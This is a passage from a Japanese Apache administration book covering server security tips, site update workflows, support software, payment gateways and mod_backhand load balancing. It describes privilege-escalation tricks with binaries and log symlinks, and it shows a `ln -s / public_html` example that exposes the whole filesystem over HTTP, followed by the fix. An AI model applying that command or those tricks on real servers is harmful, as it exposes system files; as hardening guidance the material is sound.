rootが実行または書き込みを行うファイルに対してroot以外のユーザによる変更を許可すれば、システムのroot権限を危険にさらすことになる。たとえば、httpdバイナリを置き換えて、管理者が次にこのファイルを実行したときに任意のコードが実行されるようにすることができる。また、もしroot以外のユーザがlogsディレクトリに対する書き込み権限を持っている場合は、ログファイルを別のシステムファイルへのシンボリックリンクに置き換えることで、rootがそのシステムファイルを何らかのデータで上書きしてしまうことになる。あるいは、root以外のユーザがログファイル自体に書き込み可能である場合には、ログ自体を偽造データで上書きできてしまう。

SSI (Server-Side Includes)

システム管理者なら考えたくないことだろうが、SSI (Server-Side Includes) では、ユーザがサーバ上の任意のプログラムを実行できるように設定可能だ。

この問題を解決する方法の1つは、SSIのプログラム実行の機能を無効にすることだ。このためには、OptionsディレクティブにIncludesNOEXECオプションを指定すればよい。

ScriptAliasを設定しない場合のCGI

ユーザに対し、任意のディレクトリでのCGIスクリプトの実行を許可するのは、以下のケースに該当する場合だけにした方がよいだろう。

- 故意または過失を問わず、ユーザがシステムを攻撃の危険にさらすようなスクリプトを記述しないと信頼できる場合。
- 自サイトの別の領域のセキュリティが非常に脆く、潜在的なセキュリティホールが1つ増えたからといって大して影響がない場合。
- ユーザがまったくおらず、誰もサーバにアクセスしない場合。

ScriptAliasを設定した場合のCGI

CGIの使用を特定のディレクトリだけに制限すれば、システム管理者はこうしたディレクトリの中身を管理しやすくなる。この場合、ScriptAliasを指定しない場合よりも安全性が高まる。ただしそれは、このディレクトリへの書き込み権限を持つユーザを信頼できる場合か、あるいは、新たなCGIやプログラムに潜在的なセキュリティホールがないかどうかをシステム管理者がきちんと検査する場合に限られる。

ほとんどのサイトでは、ScriptAliasを指定する方のアプローチを採用している。

CGIに関する一般的な注意事項

繰り返すが、CGIスクリプトの利用を許可する場合は、CGIスクリプトやプログラムの作者が信頼できるか、あるいは、CGIの潜在的セキュリティホール（故意または過失を問わない）を見極める能力がウェブマスターになければならない。

CGIスクリプトは、すべて同じユーザで実行される。したがって、あるスクリプトが別のスクリプトに（意図的または偶発的に）何らかの影響を及ぼす可能性がある。たとえば、ユーザAが、大嫌いなユーザBのCGIデータベースを削除するスクリプトを記述する、といったことがあり得る。スクリプトを別のユーザで実行することを可能にするプログラムの1つに、suEXECがある。suEXECはApache1.2以降に同梱されており、Apacheサーバのコード内の特殊なフックから呼び出される。このほか、CGIWrapを使って同じ処理を行うこともできる。

システム全体の設定の上書きを禁止する

サイトの管理を厳密にしたいのであれば、管理者が設定したセキュリティ機能を上書きするような.htaccessファイルの設定を禁止できる。まず、サーバConfigファイルに以下の行を追加する。

```
<Directory />
AllowOverride None
Options None
Allow from all
</Directory>
```

この後に、特定のディレクトリ用の設定を行う。これにより、すべての上書き、インクルード、および指定されていないディレクトリ内へのアクセスが禁止される。

デフォルトでサーバのファイルを保護する

デフォルトアクセスは、Apacheの機能の中でも誤解されやすいものの1つだ。ウェブマスターが明示的に変更しない限り、通常のURLマッピングルールを使ってファイルが見つければ、サーバはそのファイルをクライアントに提供してしまう。例として、次のケースを考えてみよう。

1. `# cd /; ln -s / public_html`を実行する。
2. `http://localhost/~root/`にアクセスする。

こうすると、クライアントがファイルシステム全体を移動できるようになってしまう。この問題を回避するには、サーバConfigファイルに以下のブロックを追加する。

```
<Directory />
    Order Deny,Allow
    Deny from all
</Directory>
```

これで、ファイルシステム全体へのアクセスがデフォルトで禁止される。次に、適切な<Directory>ブロックを追加してアクセスを許可するディレクトリを設定する。以下に例を示す。

```
<Directory /usr/users/*/public_html>
    Order Deny,Allow
    Allow from all
</Directory>
<Directory /usr/local/httpd>
    Order Deny,Allow
    Allow from all
</Directory>
```

注意してもらいたいのは、<Location>ディレクティブと<Directory>ディレクティブの関係だ。たとえば<Directory />ディレクティブでアクセスを禁止したとしても、<Location />ディレクティブでそれを無効にできてしまう。

このほか、UserDirディレクティブの扱いにも注意が必要だ。このディレクティブを/などと設定すると、ルートに対して最初の例と同じ効果になる。Apache 1.3以降を使っているのであれば、サーバConfigファイルに次の行を含めることを強くお勧めする。

```
UserDir disabled root
```



このほかにもセキュリティに関する有用なヒントがあれば、問題報告フォームに記入してApacheグループまで送っていただきたい。また、Apacheのソースコードに明らかなセキュリティ上のバグがあった場合も、Apacheグループにお知らせいただけるとありがたい。

12.3 大規模なWebサイトの管理

大規模なWebサイトを管理するうえでの大きな問題は、Webサイトには常に変更が加えられていくということだ。Webサイトの管理者は、新しいコンテンツを開発用のマシンからテスト用のベータシステム、公開用のWebサイトへと移していく流れを管理しなければならない。このプロセスは非常に複雑になる場合があるので、管理者はできる限り自動化を図るべきである。

12.3.1 開発用マシン

開発用のマシンでは、2つの問題に対応しなければならない。1つはコードの機能性（どのマシンでも実行できること）、もう1つは公開用のサイトを構成するマシン間の相互関係を実現することである。

コーディング作業は、単独で行う場合でもグループで行う場合でも、CVS（詳細は<http://www.cvshome.org/>を参照）などのバージョン管理システムを利用することで大きなメリットが得られる。CVSを導入すると、アーカイブから対象ファイルをダウンロードして作業を行い、そのファイルを再度アップロードするだけで、自動的に変更内容を記録し、作業コメントをプロジェクトメンバー全員にブロードキャストすることができる[†]。必要に応じて、いつでも以前のバージョンにさかのぼることが可能だ。また、メインの開発と並行して作業を行うために、「ブランチ」という一時的な分岐を作ることでもある。

CVSはセキュアシェルを介して運用できるので、開発者はインターネット経由でもセキュアにコードを共有できる。筆者らも、本書の第3版を執筆するにあたり、CVSを利用してバージョン管理を行った。また、Apacheを含め、ほとんどのフリーソフトウェアの開発管理にもCVSが使われている。

開発用マシンのネットワークは、負荷分散などのシステム間アクティビティを検証できるようにするため、公開用マシンのネットワークと似たものにすることが必要だ。マシンが一台でも、複数のサービスを実行することで複数のマシンをシミュレートできる。ただし、この方法では潜在的な依存性を見逃す可能性があるため、ベータテストの段階ではお勧めできない。

12.3.2 ベータテスト

ベータテスト用のサイトは、開発用とは別のマシンに構築する必要がある。ベータテスト用のサイトは、すべての点において公開用のサイトを模したものでなければならない（ただし、その縮小版であっても構わない。たとえば、公開用のサイトが負荷分散処理された10台のマシンで構成される場合、

[†] コメントをブロードキャストするには、そのためのスクリプトを追加しなければならない。このスクリプトはCVS自体には含まれていないが、広く公開されている。

ベータテスト用のサイトは2台のマシンで構成しても構わない)。これは、ネットワーク接続されたコンピュータ間で起こり得るすべての相互干渉を把握できるようにするためだ。サイトのセットアップはシステム管理者が行うべきだが、そのテストは、非プログラマで、なおかつコンピュータとエンドユーザの両方をよく理解したテスターが行うべきである。テスターは、テストパイロットのごとく、信じられないような間違いを故意に犯して、操作の内容とその結果を記録できる人でなければならない。

12.3.3 公開用のサイト

公開用のサイトの構成は、サイトの機能だけでなく、予想されるトラフィック量などのさまざまな要素によって決まる。ほとんどの場合、サイトは複数の部分に分割でき、それらの部分を別々のマシンで処理することで最良の結果が得られる。たとえば、あるマシンでは、大量の画像ファイルを提供するなどのデータ量の多いアクションを処理する。そして、別のマシンでは演算処理やデータベース処理を行い、さらに別のマシンではセキュアなアクセスを処理する。公開用のサイトでは、バックアップ用に複製を作成したり、あるいはWebトラフィックの距離を最短にしてクライアントのアクセス速度を向上させるため、別の大陸にミラーリングすることを考慮に入れる必要も出てくるかもしれない。この場合には、負荷分散や自動バックアップのためのソフトウェアを検討することが必要になる（詳細は後述）。

12.3.4 サイト更新手順

すでにサイトを運用しているのであれば、独自の更新手順があるだろう。もしなければ、少なくとも以下の要素を取り入れた手順を作らなければならない。

繰り返し確認

公開用のサイトに移行するコンテンツは、間違いなくベータテストされたものであることを重ねて確認しなければならない。

復元可能な手順

移行後にベータテストが不十分だったことが判明した場合や、ベータテスト用のサイトから移行作業中にサイトが破損したり、あるいは移行直後から正常に動作しなかった場合でも、以前の公開用サイトに戻すことは可能だ。しかし、移行プロセス中にデータベースに変更を加えると元に戻せなくなるので、バックアップを取っておく必要がある。更新手順は、失敗したときに元に戻せるような形で計画しておかなければならない。たとえば、クライアントレコードのフィールドを変更するのであれば、以前のフィールドを残したまま新しいフィールドを作成し、そこに値をコピーした後で変更すればよい。これで、以前のコードでも新しいデータを今までと同じように処理できるはずだ。

慎重なテスト

公開用のサイトに移行する前段階として、必ず最終テスト段階を組み入れなければならない。

開発が進むにつれて、データやスクリプトが3つのサイト間を移動するが、この作業は、処理内容を

すべてログに記録するスクリプトを使って行うべきである。ログに記録しておけば、問題が発生しても原因を追跡して修正することができる。また、移行作業のためのスクリプトは、移動対象の全ファイルの所有権およびパーミッションを明示的に設定する処理も行うべきだ。

12.3.5 メンテナンス用ページ

公開用のサイトに移行したら、サイト管理者（あるいはマーケティング担当者）は、誰がどういう理由でこのサイトを訪れ、どういう感想を持ったかをできる限り把握したいと思うだろう。Apacheには総合的なログ機能が用意されており、必要に応じて、ログを分析するスクリプトや、ログのデータをデータベースに蓄積していくスクリプトを作成できる。しかし、競合企業にこうした機密情報を見られたり、あるいは、データを閲覧しているときのWebトラフィックを監視されることは回避したい。そのような場合には、SSLを利用してメンテナンス用のページへのアクセスを保護すればよい。メンテナンス用のページでは、顧客の機密情報を閲覧したり変更、更新したりもするだろう。社会通念上、あるいはデータ保護に関する法律の要求に照らしても、このような操作はSSLで保護した方が賢明だ。

12.4 サポートソフトウェア

Apacheのほか、サポートソフトウェアとして、スクリプト言語環境とデータベース管理システムが必要になるだろう。本書では、13章、15章、16章、および17章でさまざまな言語について説明しているのでそちらも参照してほしい。また、これ以外にもいくつかのサポートソフトウェアが必要になる場合もある。

12.4.1 データベース管理システム

コンピュータの世界は、2つの陣営に分けることができる。フリーな陣営と、文句なしに高価な陣営だ。本書の読者は、おそらくApacheを使っているか、これから使おうとしているのだろうから、フリーな陣営に含まれるだろう。こちらの陣営は、さまざまなライセンス（詳細は後述）の下でフリーのソフトウェアを提供している。また、程度はさまざまだが、商用のサポートもある。現在では、すべてのDBM（データベース管理システム）がSQLモデルを採用しているので、SQLに関する良書を用意しておくといいだろう[†]。現在使われているほとんどのスクリプト言語では、程度の差こそあれ、おもなDBMに接続するための標準インタフェースが用意されている。データベース管理システムを使う場合、プログラマはDBMの関数と言語の関数のどちらを使うかを選択することになる。たとえば、MySQLには日付フォーマットのための強力なルーチンが用意されていて、指定したフォーマットで日時を返してくれる。これと同じことはPerlでも実現できるが、それなりに手間がかかる。DBMにどのような「プログラミング言語」が用意されているか、調べてみるといいだろう。

フリーのデータベース管理システムとしては、おもに以下のものがある。

[†] Kevin Kline 著『SQL in a Nutshell』（2000年、O'Reilly社、日本語版：『SQLクイックリファレンス』オライリー・ジャパン発行）など。

MySQL (<http://www.mysql.com>)

MySQLは、「軽量級」のDBMといわれている。しかし、筆者らの経験からいえば、MySQLは非常に高速かつ信頼性が高く、使い勝手にも優れている。MySQLは、いわゆる「ヨーロッパ型」のプログラミングスタイルののっとなって開発されている。つまり、多くの人が必要とする機能を前面に押し出して使いやすくし、より高度な機能は必要ときにだけ利用できるようなっている。これに対して「アメリカ型」のスタイルでは、すべての機能が同じ重要度で並べられている。そのためユーザは、自分にとって何が必要なのかだけでなく、何が必要でないのかも意識しなければならない。

PostgreSQL (<http://www.postgresql.org>)

PostgreSQLは、より高性能で「本来の」データベースだといわれている。しかし、本書の執筆時点では、有用な機能がいくつか用意されていない。また、テーブル名やフィールド名の大文字と小文字を区別するが、実際に大文字小文字を区別する場合は引用符を付けなければならないという煩わしさがある。

mSQL

mSQLは、以前は非常にポピュラーなデータベースだったが、MySQLの登場とともにほとんど取って代わられてしまった(mSQLはソースは公開されていたのだが、フリーではなかったのだ)。mSQLは多くの点で、MySQLとよく似ている。

「真の」データベース管理システムは、トランザクション機能(障害発生時にロールバックを可能にする)や外部キーといった機能を提供するものだが、現在では、こうした機能はMySQLとPostgreSQLのどちらにも用意されている。

もし読者が商用のデータベース管理システムを購入するつもりなら、OracleやSybase、Informixなどが検討の対象となるだろう。しかし、こうした商用製品を本書でわざわざ宣伝する必要もないし、またフリーのオペレーティングシステムに対するサポートも限られているので、ここでは触れないことにする。

12.4.2 メールサーバ

ほとんどのWebサイトでは、顧客の要望を組織の担当者に伝えるための窓口として、メールサーバが必要になる。

UnixのSendmail (<http://www.sendmail.org>) は、古くから存在する多機能な(それだけに巨大な)メールサーバだ。Sendmailはセキュリティが低いとも言われているが、現在では修正されているようだし、ここ数年は不正利用されたという報告も少なくなった。O'Reilly社の出版物の中でSendmailに関する書籍が最も分厚いものの1つであるならば、それにはなにかがしかの意味があると考えべきだろう[†]。Sendmailよりも新しいその他の選択肢としては、以下の3つが挙げられる。

[†] Bryan Costales、Eric Allman 共著『sendmail』(2002年、O'Reilly社、日本語版:『sendmailシステム管理』、『sendmailリファレンス』オライリー・ジャパン発行)

Qmail (<http://www.qmail.org>)

Qmailはセキュリティを高めたメールサーバで、ドキュメントも、英語、カステイリャ語、スペイン語、フランス語、ロシア語、日本語、および韓国語で提供されている。ただし、第三者による修正版の再配布やパッケージの更新が認められないなどの制限があるので、ちょっと扱いにくいかもしれない。これはつまり、*qmail*を自分の好きなように変更するのは難しい、ということだ[†]。

Postfix (<http://www.postfix.cs.uu.nl>)

Postfixもセキュアなメールサーバで、筆者らの経験から言ってもよくできている。

Exim (<http://www.exim.org/>)

Eximは、英国のケンブリッジ大学で開発されたメールサーバだ。そのホームページには以下のようにある。

Eximはスタイルという点では、Smail 3に似ている。しかしEximはさらに多機能で、たとえば、特定のホスト、ネットワーク、または送信者からのメッセージを拒否することによる、メール爆弾やスパムメール対策のための機能が盛り込まれている。Eximはsendmailの代わりとして使うことができるが、その設定方法はsendmailとは大きく異なる。

Eximは、GNUライセンスの下にUnixで使用でき、筆者らがその意見に敬意を払っている人々の間でも高く評価されている。

12.4.3 PGP

ビジネス用途の電子メールは暗号化されるべきである。秘密にしておきたい企業情報が含まれているかもしれないし、秘密にする義務のある顧客情報が含まれているかもしれないからだ。

PGP (Pretty Good Privacy) (<http://www.pgpi.org>) はこのような目的にぴったりのソフトウェアだが、特許で保護されたIDEAアルゴリズムが使われており、完全にはフリーではない。IDEAが使われていないフリーのソフトウェアということなら、GnuPG (<http://www.gnupg.org/>) がある。PGPは非常に優れたソフトウェアだが、対話形式で使用した場合に1つ不具合がある。PGPは、ブラウザのプラグインとしてインストールされ、電子メールをオンザフライで暗号化することを試みる。しかし、これがうまく動作せずに電子メールが平文で送信されることがあるのだ。したがって、確実に電子メールを暗号化するには、次の方法を使うといいだろう。まず、電子メールを作成したら本文をクリップボードにコピーする。そして、PGPの機能を使ってクリップボードの内容を暗号化してから電子メールに貼り付ける。こうすれば、見た目にも暗号化されたことを確認できる。

12.4.4 サーバへのSSHアクセス

実際のWebサイト用のマシンは、管理者の手の届かない遠く離れた場所に置かれる場合も多い。ローカルマシン上で端末エミュレータを実行しtelnetを利用すれば、リモートのWebサーバに接続することはできる。しかしこの場合、管理作業のために入力したrootパスワードは、暗号化されずに

[†] Apacheグループが設立されるに至ったのも、そもそもはこのようなことが理由だった。

Webサーバへ流れることになる。これは好ましいことではない。

したがって、Webを経由してサーバにアクセスする場合には、トラフィックを暗号化するためにセキュアシェルを使う必要がある。これによって、パスワードが保護されるだけでなく、たとえばクレジットカード情報や口座情報などが含まれた顧客データベースのアップロードも安全に行えるようになる。「悪い奴」がこの情報を盗聴したとしても、その中身を読みとることはできない。

暗号化を行うには、以下の2つのソフトウェアが必要になる。

1. セキュアシェル: フリー版のOpenSSHは、<http://www.openssh.org>から入手できる。有償版は、<http://www.ssh.com>から入手できる。
2. 端末エミュレータ: sshを介してターゲットマシンにアクセスするために必要。これにより、ローカルのマシンからターゲットマシンのプロンプトに仮想アクセスできる。Win32では、Mindterm (<http://www.mindbright.se>) が十分に使えることを筆者らが確認済みだ。ただし、このソフトウェアはJavaで記述されているので、JDKをインストールする必要がある。筆者らが試したバージョンでは、起動時にJavaの致命的エラーを示す警告が発生したが、動作には問題なかった。このほか、Putty (<http://www.chiark.greenend.org.uk/~sgtatham/putty/>) という選択肢もある。Unixでは、それ自体が端末であるので特別なソフトウェアは必要ない。

12.4.5 クレジットカード

ビジネスの目的は、顧客に（できるだけ手際よく）お金を使ってもらうことだ。そして、そのために重要なのがクレジットカードだ。クレジットカードはいわばお金の流れ出る蛇口のようなものだが、コップが毒で満たされることにもなりかねない諸刃の剣でもある。クレジットカード番号を扱い始めると、途端にトラブルが発生しやすくなる。クレジットカードを利用した詐欺行為は頻繁に行われており、ほとんどの場合、企業側が被害額を負担する結果になっている。被害を受けないためのアドバイスは、<http://antifraud.com/tips.htm>などで見ることができる。一方、クレジットカード番号を見ることができる自社の従業員がこれをメモして、少額の買い物を行ったりするような行為を防ぐ手だてはほとんどない。また、このような行為が組織的に行われたりすれば、さらに大規模なトラブルが発生することになる。

管理者が有能でこうした問題を回避できると確信でき、そのうえ大規模で有能なセキュリティ部門が存在するのでもなければ、クレジットカード取引は仲介サービスに委託し、マージンとして売上の一部を支払った方がよいだろう。クレジットカード取引に際して行われている複雑な処理の概要については、http://www.virtualschool.edu/mon/ElectronicProperty/klamond/credit_card.htmで読むことができる。

さまざまな企業が仲介サービスを提供しているが、自サイトとの連動方法は企業によって異なるだろうし、料金や取引ごとのマージン率もさまざまだろう。また、顧客による詐欺が発生した場合に誰が責任を負うことになるのか、契約書の細かいところまで見ておくことも重要だ。

筆者らが利用したことがあるのは、WorldPayという企業だ。WorldPayは、グローバルに事業を展開している英国の企業で、世界最大の銀行の1つであるHSBCが保有している。WorldPayはさまざま

WIN32

UNIX

まなサービスを提供しており、たとえば、ショッピングシステム全体を利用することも、顧客からの支払いを各国通貨で受け付けて現行レートで換算した自国通貨で受け取る機能だけを利用することもできる。筆者らは、「Select Junior」というエントリーレベルのサービスを利用したが、非常にすぐれたインタフェースを持つサービスだった。ここでは、クレジットカード取り引き仲介サービスの仕組みを示すためにこのシステムについて説明するが、ほかの仲介サービスとはおそらく手法が異なるので注意してほしい。

まず、顧客が購入の段階まで進んだら、次のようなメッセージを記したHTMLフォームを提示する。

ご購入代金\$50.75のお支払いをクレジットカードにて承ります。

このフォームには、複数の隠しフィールドと読者が作成した説明用のフィールドが含まれている。隠しフィールドには、WorldPayにおける業者ID、この購入に割り当てた取引ID、金額、および通貨が格納されている。顧客が送信ボタンをクリックすると、セキュリティで保護されたWorldPayの購入手続き用サイトが呼び出される。そして、WorldPayのページでクレジットカード情報が収集される。このページは、読者がデザインしてWorldPayのサイトにあらかじめアップロードしておいたページに挿入されるため、読者のサイトとWorldPayのサイトをシームレスに見せることができる。

顧客のクレジットカード情報の処理が終了したら、事前にアップロードしておいた残り2つのページのうちの1つが表示される。1つは取引が正常に終了したときのためのページで、顧客への感謝の言葉と読者のサイトへ戻るためのリンクを表示する。もう1つは取引が失敗したときのためのページで、遺憾の意を表す言葉と再来店を促すメッセージを表示する。その後、WorldPayは電子メールの送信または読者のサイトへのリンク呼び出し（あるいはその両方）によって、取引の詳細情報を通知する。このリンクからは、購入手続きの完了処理を行うためのスクリプトが呼び出されるようにする。スクリプトでは、ブラウザに出力すべき事項は何もないので、デバッグメッセージをファイルに出力するなど、開発にはちょっとしたコツが必要になる。

ここで、仲介サービスから通知された顧客の支払金額が本当に正しいかどうかをチェックしたほうが安全だ。なぜなら、攻撃者によってデータが細工されたり、支払処理の段階でエラーが発生する可能性があるからだ。

12.4.6 パスワード

パスワードが有用なのは、そのやり取りにおいて、パスワードを記憶して入力する人間が介在する場合だけだ。サーバのプロセス間のやり取りにおいては、パスワードは無意味である。たとえば、データベース管理システムを呼び出すスクリプトではパスワードが必要になることが多い。しかし、パスワードはサーバへのアクセス権を持つすべてのユーザが読み込み可能なスクリプトに記述する必要がある、アクセス権を持たないユーザにとってはこのスクリプトは意味がないので、セキュリティを向上することにはならない。

ただし、各サービスの持つアクセス権は最小にする必要があるので、各サービスには別々のアカウ

ントを割り当てなければならない。手動でサイトの更新やメンテナンス作業を行う場合は、暗号キーのペアを使ってSSHアクセスする必要がある。

12.4.7 不要なサービスの無効化

不要なUnixサービスを実行しておくべきではない。Unixユーティリティの`ps`を使えば、実行中のプログラムを確認できる。また、`sockstat`というユーティリティがインストールされていれば、ソケットを使用しているサービス、つまりTCP/IP経由の外部からの攻撃に脆弱なサービスを確認することができる。このユーティリティを実行すると、以下のような結果が出力される。

USER	COMMAND	PID	FD	PROTO	LOCAL ADDRESS	FOREIGN ADDRESS
root	mysqld	157	4	tcp4	127.0.0.1.3306	*.*
root	sshd1	135	3	tcp4	*.22	*.*
root	inetd	100	4	tcp4	*.21	*.*

この例では、MySQL、SSH、およびinetが実行中であることがわかる。

`lsof`というユーティリティはあまり有名ではないが、多くのプラットフォームでサポートされている。`lsof`は、開いているファイルおよびソケットと、それらを開いているプロセスを表示する。`lsof`は、<ftp://vic.cc.purdue.edu/pub/tools/unix/lsof/>およびミラーサイトで入手できる。

また、サービスが接続を待ち受けるインタフェースを必要なものだけに制限するのも効果的だ。たとえば、データベース管理システムを実行している場合は、`localhost`上でのみ接続を待ち受けて、CGIだけが接続できるようにするといいたいだろう。ネットワークが2つある場合は（インターネットとバックエンド）、接続の待機をどちらか一方だけに制限した方がよいサービスがあるかもしれない。

12.4.8 バックエンドのネットワーク

データベース管理システムなど、インターネットに公開しない内部サービスは、専用のネットワークに接続すべきである。マシンとネットワークはできる限り分割して、攻撃者が越えなければならない壁を内部に設けるようにしよう。

12.4.9 SuEXEC

信頼できない内部ユーザがシステムに存在する場合は（大学のシステムでバーチャルWebサイトの作成を学生に許可している場合など）、`suexec`を利用してこうしたユーザがApache経由で取得したファイルパーミッションを悪用しないようにすべきである。

12.4.10 SSL

顧客と機密情報をやり取りする場合は、Apache SSL（11章参照）を使う必要がある。Apache SSLを使うとパフォーマンスが低下するので、この機能の使用は最小限にとどめよう。セキュアでないページからSSLのページを呼び出すには、`https://<secure page>`のようなリンクを使う。認証機関は、大手のものを利用するのが望ましい。あまり有名でない認証機関を使うと、顧客の側で警告メッ

セージが表示されるので、顧客がサイトの信用に疑念を抱くかもしれないからだ。また、クレジットカード情報の入力画面で顧客が鍵のマークを確認できるように、SSL通信は1ページ早めに開始するといいたいだろう。

前述したように、メンテナンス用のページにもSSLを使用すべきだ。

12.4.11 サイト証明書

11章のSSLに関する節を参照のこと。

12.5 スケーラビリティ

単一のマシンで構成されたごく少数のテスト用リクエストを処理するだけのWebサイトから、大量のWebリクエストを処理する強力な商用Webサイトへと移行するのは、それほど簡単なことではない。

12.5.1 パフォーマンス

処理量の多いサイトではパフォーマンスが大きな問題となる。すなわち、最小費用で最大数の顧客に対応できているかどうか、という問いである。

ツール

Unixでは、top、vmstat、swapinfo、iostatなどのユーティリティを使ってリソースの使用状況を確認できる。ツールの詳細については、Aleen Frisch著『Essential System Administration, 3rd edition』（2002年、O'Reilly&Associates発行、日本語版：『UNIXシステム管理 第3版 VOLUM1, 2』オライリー・ジャパン発行）を参照してほしい。

Apacheのmod_info

mod_infoを使うと、HTTPDに関するプロセスを監視および診断できる。詳細については、10章を参照してほしい。

回線容量

ハードウェアがどれだけ高性能でも、その性能は、Webサイトとそのバックボーン間の回線容量によって制限される。そこで、必要な回線容量を大まかに把握しておく必要がある。このためには、毎秒あたりのトランザクション数と転送バイト数を乗算すればよい。このとき、Webページとともに送出されるHTTPヘッダの大きさを考慮する。以上を計算したら、ipfm (<http://www.via.ecp.fr/~tibob/ipfm/>から入手可能)などのユーティリティを使って、実際のバンド幅を解析する。

HOST	IN	OUT	TOTAL
host1.domain.com	12345	6666684	6679029
host2.domain.com	1232314	12345	1244659
host3.domain.com	6645632	123	6645755
...			

cricket (<http://cricket.sourceforge.net/>) を使えば、結果をグラフ形式で出力することもできる。

負荷の分散

*mod_backhand*は、負荷分散処理のためのフリーソフトウェアだ。このソフトウェアについては、この章で後述する。有償のソリューションとしてはServerIron、BigIP、LoadDirectorなどがあるので、Webなどで検索してみてほしい。

画像用サーバとテキスト用サーバ

Webサイト用のマシンに搭載されたRAMの容量によって、実行可能なApacheのインスタンス (*httpd*または*httpsd*) の数が決まる。そして実行可能なインスタンスの数によって、同時に処理できるクライアントの数が決まる。画像用、PDFファイル用、あるいはテキスト用にモジュールを削って縮小版を作ることによって一部の*httpd*プロセスのサイズは小さくすることができる。これに対して、スクリプトを実行する*httpd*プロセスのサイズは大きくなる。

通常、プロセスのサイズの違いに影響を与えるのは、PerlやPHPなどのスクリプト言語環境を*httpd*にロードする必要があるかどうかだ。スクリプト言語環境は、リクエスト間でモジュールや変数のために永続的な記憶領域を使用するので、静的なページや画像だけを提供するサーバに比べてかなり多くのRAMを消費する。通常、こうした問題への対処方法は、Apacheを2つ実行し、静的なファイル用のプロセスとスクリプト実行用のプロセスとに分けることである。もちろん、各Apacheは異なるIPアドレスとポートの組み合わせに関連付けなければならない。また一般的に、動的なファイル用のプロセスの数は、スラッシングが発生しないように制限する必要がある。

12.5.2 共有データベースと複製データベース

データベースへのアクセス速度を向上させるために、データベースを複数のマシンに複製し、それぞれが独立してクライアントに対応できるようにしたい場合がある。複製は、カタログやテキスト、画像のライブラリなどのようにデータが静的である場合には容易に行うことができる。しかし、顧客データベースなどのようにデータが頻繁に更新される場合、複製を行うことは困難である。この場合は、顧客データベースをいくつかのセクションに分割（たとえば、名字のA-D、E-G・・・で区切るなど）して、各セクションを1台のマシンが担当すれば、複製を行わなくても済む。処理速度を向上させるには、データベースを細かく分割し、ハードウェアを追加すればよいのである。

12.6 負荷分散

本節では、複数の物理サーバ上で大規模なWebサイトを運用する際に対処すべき問題について説明する。対処すべき問題には、おもに以下のようなものがある。

- 複数のサーバを連結する。
- 個々のサーバをチューニングしてハードウェアおよびApacheの性能をフルに引き出す。

- `mod_backhand`を使って負荷を複数のサーバに分散する。
- `Splash`を使ってデータを複数のサーバ上に分散する。これは、1台のデータベースマシンで障害が発生しても、サイト全体には影響が及ばないようにするためである。
- `rsync` (<http://www.rsync.org/> を参照) を使ってログファイルを1か所にまとめる (ログをデータベースに保存しない場合)。

12.6.1 負荷分散

Webサイトの処理能力が低い場合、最も簡単で多くの場合に最も有効な対応策は、ハードウェアを追加することである。PCは、メガフロップスを向上させる手段としては最もコストが低く、また、TCP/IPを使えば簡単に他のPCと接続することができる。サーバファームを構築するために必要なのは、馬車を牽く馬たちを束ねるときのように、各PCにかかる負荷を分散させそれぞれが常に最大のパフォーマンスを発揮できるようにすることである。

このための高価なソリューションとしては、Cisco社のLocalDirector、LinuxDirector、Server Ironsなど多数ある。

12.6.2 `mod_backhand`

安価なソリューションとしては、`mod_backhand`がある。`mod_backhand`は、ジョンホプキンス大学のCenter for Networking and Distributed Systemsで開発されたモジュールで、Apacheと同じライセンスの下に配布されている。

`mod_backhand`は、Apacheを実行している、クラスタ接続された個々のマシンのリソースを追跡する。そして、リクエストが到着したら、最もリソースに余裕のあるマシンにこのリクエストを振り分ける。リクエストのリダイレクトには若干のオーバーヘッドが生じるが、総合的に見れば、クラスタの処理性能は向上する。

最も単純なケースでは、1つのサーバがサイトのIPアドレスを持ち、リクエストをその他のサーバに振り分けることになる。このとき、その他のサーバは、IPアドレス以外の設定をすべて同じにして、`mod_backhand`関係のディレクティブも同一の設定にしておく。クラスタを構成するマシンは相互に通信を行い (デフォルトでは毎秒1回。この値は変更できる)、現在使用可能なリソースについての情報を交換する。リクエストを受け付けるマシンは、この情報に基づいて、最も余裕のあるマシンにリクエストを振り分ける。もちろん、この処理によっても負荷は発生するが、それほど大きなものではないし、予測することもできる。

`mod_backhand`はプロキシサーバのように動作するが、各プロキシの処理能力とその変化を常に把握している点で、プロキシサーバとは異なる。

マシンごとに異なる処理を担当するように設定することもできる。たとえば、64ビットプロセッサ (DEC Alpha など) を搭載したマシンがある場合は、このマシンをCGIスクリプトの実行に専念させて、画像ファイルの提供にはPCを使う、といったことができる。

より複雑なケースでは、複数のサーバでリクエストを受け付け、これをサーバ間で渡し合うようにする。この処理を行う方法は、次の2つに大別できる。1つめは、一般的な負荷分散用のハードウェ

Aを使ってリクエストを複数のサーバに分配し、さらに`mod_backhand`を利用してリソースの使用状況を考慮しながら再度分配する方法だ。もう1つは、ラウンドロビンDNSを使う方法だ。ラウンドロビンDNSとは、各マシンに別々のIPアドレスを割り当てておき、1つのサーバ名をそれらのすべてのIPアドレスに解決する機能のことだ。この方法には、負荷分散用のハードウェアを導入しなくて済む（したがって、シングルポイント障害の問題も回避できる）というメリットがある。しかし、サーバの1台が停止した場合に、そのIPアドレスが利用できなくなった事実に対応することが容易でないという問題がある。この問題は、前述のCNDSが開発したWackamoleというプログラムを使うことによって解決できる。Wackamoleは、Spreadという優れたツールキットをベースに開発されたプログラムで、すべてのIPアドレスが必ずいずれかのマシンで機能するようにするためのものだ。

こうして見ると、`mod_backhand`の「動的に負荷の小さいサーバを選択し、リクエストを処理させる」という手法は非常に優れたものであるように思える。しかし、`mod_backhand`にもいくつかの問題がある。その中でも重大なのは、振り分け先サーバの決定プロセスだ。オペレーティングシステムが提供する負荷情報は、5秒おきに更新される実行キューの長さの毎分ごとの移動平均という形式で与えられる。アクセス数の多いサイトではこの5秒間に5,000ヒットのアクセスを受ける可能性もあるので、毎回単純に負荷の少ないサーバを選択していたのでは、過負荷になるサーバが出てくることは明らかだ。つまり、この負荷情報では粒度が低すぎるのである。そのため、`mod_backhand`には負荷の少ないサーバを合理的に選択するための方法がいくつか用意されている。ただしどの方法がいちばんよいのかは、実運用におけるさまざまな試行錯誤が必要であり、まだ結論は出ていない。

12.6.3 `mod_backhand`のインストール

